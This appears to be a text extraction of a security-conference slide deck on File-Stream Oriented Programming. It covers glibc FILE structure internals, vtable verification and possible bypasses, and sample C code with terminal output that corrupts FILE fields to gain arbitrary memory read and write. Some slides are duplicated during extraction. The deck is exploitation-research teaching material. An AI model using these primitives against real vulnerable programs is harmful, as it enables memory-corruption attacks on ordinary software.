
FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming



FSOP

- File-Stream Oriented Programming



FSOP

- File-Stream Oriented Programming



*** Error in `houseoforange.bin': malloc(): memory corruption: 0x00007ff1be6d3520 ***

===== Backtrace: =====

```
/lib/x86_64-linux-gnu/libc.so.6(+0x77725)[0x7ff1be386725]
/lib/x86_64-linux-gnu/libc.so.6(+0xd19be)[0x7ff1be3909be]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7ff1be3925a4]
houseoforange.bin(+0xd6d)[0x558334b72d6d]
houseoforange.bin(+0x1402)[0x558334b73402]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7ff1be32f830]
houseoforange.bin(+0xb19)[0x558334b72b19]
```

===== Memory map: =====

```
558334b72000-558334b75000 r-xp 00000000 ca:01 270730 /home/houseoforange/houseoforange.bin
558334d74000-558334d75000 r--p 00002000 ca:01 270730 /home/houseoforange/houseoforange.bin
558334d75000-558334d76000 rw-p 00003000 ca:01 270730 /home/houseoforange/houseoforange.bin
558336732000-558336775000 rw-p 00000000 00:00 0 [heap]
7ff1b9000000-7ff1b9021000 rw-p 00000000 00:00 0
7ff1b9021000-7ff1bc000000 ---p 00000000 00:00 0
7ff1be0f9000-7ff1be10f000 r-xp 00000000 ca:01 155872 /lib/x86_64-linux-gnu/libgcc_s.so.1
7ff1be10f000-7ff1be30e000 ---p 00010000 ca:01 155872 /lib/x86_64-linux-gnu/libgcc_s.so.1
7ff1be30e000-7ff1be30f000 rw-p 00015000 ca:01 155872 /lib/x86_64-linux-gnu/libgcc_s.so.1
7ff1be30f000-7ff1be4cf000 r-xp 00000000 ca:01 155851 /lib/x86_64-linux-gnu/libc-2.23.so
7ff1be4cf000-7ff1be6ce000 ---p 001c0000 ca:01 155851 /lib/x86_64-linux-gnu/libc-2.23.so
7ff1be6ce000-7ff1be6d2000 r--p 001bf000 ca:01 155851 /lib/x86_64-linux-gnu/libc-2.23.so
7ff1be6d2000-7ff1be6d4000 rw-p 001c3000 ca:01 155851 /lib/x86_64-linux-gnu/libc-2.23.so
7ff1be6d4000-7ff1be6d8000 rw-p 00000000 00:00 0
7ff1be6d8000-7ff1be6fe000 r-xp 00000000 ca:01 155831 /lib/x86_64-linux-gnu/ld-2.23.so
7ff1be6fe000-7ff1be6ff000 rw-p 00000000 00:00 0
7ff1be6ff000-7ff1be6fd000 rw-p 00000000 00:00 0
7ff1be6fd000-7ff1be6fe000 r--p 00025000 ca:01 155831 /lib/x86_64-linux-gnu/ld-2.23.so
7ff1be6fe000-7ff1be6ff000 rw-p 00020000 ca:01 155831 /lib/x86_64-linux-gnu/ld-2.23.so
7ff1be6ff000-7ff1be900000 rw-p 00000000 00:00 0
7ffc684bc000-7ffc684dd000 rw-p 00000000 00:00 0 [stack]
7ffc68594000-7ffc68596000 r--p 00000000 00:00 0 [vvar]
7ffc68596000-7ffc68598000 r-xp 00000000 00:00 0 [vdso]
fffffffff600000-fffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

ls

```
bin
boot
dev
etc
home
lib
lib64
media
mnt
```

Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Vtable verification

- Vtable verification in File
 - The vtable must be in libc `_IO_vtable` section
 - If it's not in `_IO_vtable` section, it will check if the vtable permits virtual function call

```
static inline const struct _IO_jump_t *
_IO_validate_vtable (const struct _IO_jump_t *vtable)
{
    uintptr_t section_length = __stop__libc_IO_vtables - __start__libc_IO_vtables;
    const char *ptr = (const char *) vtable;
    uintptr_t offset = ptr - __start__libc_IO_vtables;
    if (__glibc_unlikely (offset >= section_length))
        _IO_vtable_check ();
    return vtable;
}
```

Vtable verification

- `_IO_vtable_check`
 - Check the foreign vtables

```
void attribute_hidden  
_IO_vtable_check (void)
```

```
{  
    void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);  
    PTR_DEMANGLE (flag);  
    if (flag == &_IO_vtable_check)  
        return;
```

For compatibility

```
    ...  
    Dl_info di;  
    struct link_map *l;  
    if (_dl_open_hook != NULL  
        || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0  
            && l->l_ns != LM_ID_BASE))  
        return;
```

For shared library

```
    ...  
    __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");  
}
```

Vtable verification

- Bypass ?
 - Overwrite IO_accept_foreign_vtables ?

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);  
PTR_DEMANGLE (flag);  
if (flag == &_amp;_IO_vtable_check)  
    return;
```

Vtable verification

- Bypass ?
 - Overwrite IO_accept_foreign_vtables ?
 - It's very difficult because of the pointer guard

```
void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);  
PTR_DEMANGLE (flag);  
if (flag == &_IO_vtable_check)  
    return;
```

Demangle with pointer guard

Vtable verification

- Bypass ?
 - Overwrite `_dl_open_hook` ?

```
if (_dl_open_hook != NULL
    || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
        && l->l_ns != LM_ID_BASE))
    return;
```

Vtable verification

- Bypass ?
 - Overwrite `_dl_open_hook` ?
 - Sounds good, but if you can control the value, you can also control other good target

```
if (_dl_open_hook != NULL
    || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
        && l->l_ns != LM_ID_BASE))
return;
```

Vtable verification

- Summary of the vtable verification
 - It very hard to bypass it.
 - Exploitation of FILE structure is dead ?

Vtable verification

- Summary of the vtable verification
 - It very hard to bypass it.
 - Exploitation of FILE structure is dead ?
 - No

Agenda

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Make FILE structure great again

- How about change the target from vtable to other element ?
 - Stream Buffer & File Descriptor

```
struct _IO_FILE {  
    int _flags; /*  
    char* _IO_read_ptr;  
    char* _IO_read_end;  
    char* _IO_read_base;  
    char* _IO_write_base;  
    char* _IO_write_ptr;  
    char* _IO_write_end;  
    char* _IO_buf_base;  
    char* _IO_buf_end;  
  
    int _fileno;  
    ...  
    char _shortbuf[1];  
    ...  
};
```

Make FILE structure great again

- If we can overwrite the FILE structure and use fread and fwrite with the FILE structure
 - We can
 - Arbitrary memory reading
 - Arbitrary memory writing

Make FILE structure great again

- Arbitrary memory reading
 - fwrite
 - Set the `_fileno` to the file descriptor of `stdout`
 - Set `_flag & ~_IO_NO_WRITES`
 - Set `_flag |= _IO_CURRENTLY_PUTTING`
 - Set the `write_base & write_ptr` to memory address which you want to read
 - Set `_IO_read_end` equal to `_IO_write_base`

Make FILE structure great again

- Arbitrary memory reading
 - Set `_flag &~ _IO_NO_WRITES`
 - Set `_flag |= _IO_CURRENTLY_PUTTING`

```
if (f->_flags & _IO_NO_WRITES) /* SET ERROR */
    return EOF
if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
{
    ...
}
if (ch == EOF)
    return _IO_do_write (f, f->_IO_write_base,
                        f->_IO_write_ptr - f->_IO_write_base);
..
}
```

It will adjust the stream buffer

A piece of code in fwrite

Our goal

Make FILE structure great again

- Arbitrary memory reading
 - Let `_IO_read_end` equal to `_IO_write_base`
 - If it's not, it would adjust to the current offset. **It will adjust the stream buffer**

```
_IO_size_t count;  
if (fp->_flags & _IO_IS_APPENDING)  
    ...  
else if (fp->_IO_read_end != fp->_IO_write_base)  
    {  
        ...  
    }  
count = _IO_SYSWRITE (fp, data, to_do);  
...  
return count;
```

Our goal

Make FILE structure great again

- Arbitrary memory reading

- Sample code

```
char *msg = "secret";  
FILE *fp;  
char *buf = malloc(100);  
read(0, buf, 100);  
fp = fopen("key.txt", "rw");
```

```
fwrite(buf, 1, 100, fp);
```

Make FILE structure great again

- Arbitrary memory reading

- Sample code

```
char *msg = "secret";  
FILE *fp;  
char *buf = malloc(100);  
read(0, buf, 100);  
fp = fopen("key.txt", "rw");  
fp->_flags &= ~8;  
fp->_flags |= 0x800 ;  
fp->_flags |= _IO_IS_APPENDING ;  
fp->_IO_write_base = msg;  
fp->_IO_write_ptr = msg+6;  
fp->_IO_read_end = fp->_IO_write_base;  
fp->_fileno = 1;
```

```
fwrite(buf, 1, 100, fp);
```

```
angelboy@ubuntu:~/cmt$ ./arbitrary_read  
hello  
secrethello
```


Make FILE structure great again

- Arbitrary memory writing
 - fread
 - Set the `_fileno` to file descriptor of `stdin`
 - Set `_flag &~ _IO_NO_READS`
 - Set `read_base` equals to `read_ptr` to NULL
 - Set the `buf_base & buf_end` to memory address which you want to write
 - `buf_end - buf_base > size of fread`

Make FILE structure great again

- Arbitrary memory writing
 - Set read_base equal to read_ptr

It will copy data from buffer to destination

```
have = fp->_IO_read_end - fp->_IO_read_ptr;  
if (want <= have)  
...  
if (fp->_IO_buf_base
```

```
&& want < (size_t) (fp->_IO_buf_end - fp->_IO_buf_base))  
{  
    if (__underflow (fp) == EOF)  
        ...  
}
```

Buffer size must be larger than read size

Make FILE structure great again

- Arbitrary memory writing
 - Set `_flag &~ _IO_NO_READS`

```
if (fp->_flags & _IO_NO_READS)
{
    return EOF;
}
```

...

```
count = _IO_SYSREAD (fp, fp->_IO_buf_base,
                    fp->_IO_buf_end - fp->_IO_buf_base);
```



Our goal

Make FILE structure great again

- Arbitrary memory writing

- Sample code

```
FILE *fp;  
char *buf = malloc(100);  
char msg[100];  
fp = fopen("key.txt", "rw");
```

```
fread(buf, 1, 6, fp);  
puts(msg);
```

Make FILE structure great again

- Arbitrary memory writing

- Sample code

```
FILE *fp;  
char *buf = malloc(100);  
char msg[100];  
fp = fopen("key.txt", "rw");  
fp->_flags &= ~4;  
fp->_IO_buf_base = msg;  
fp->_IO_buf_end = msg+100;  
fp->_fileno = 0;  
fread(buf, 1, 6, fp);  
puts(msg);
```

```
angelboy@ubuntu:~/cmt$ ./arbitrary_write
```

```
hi hitb
```

```
hi hitb
```

Make FILE structure great again

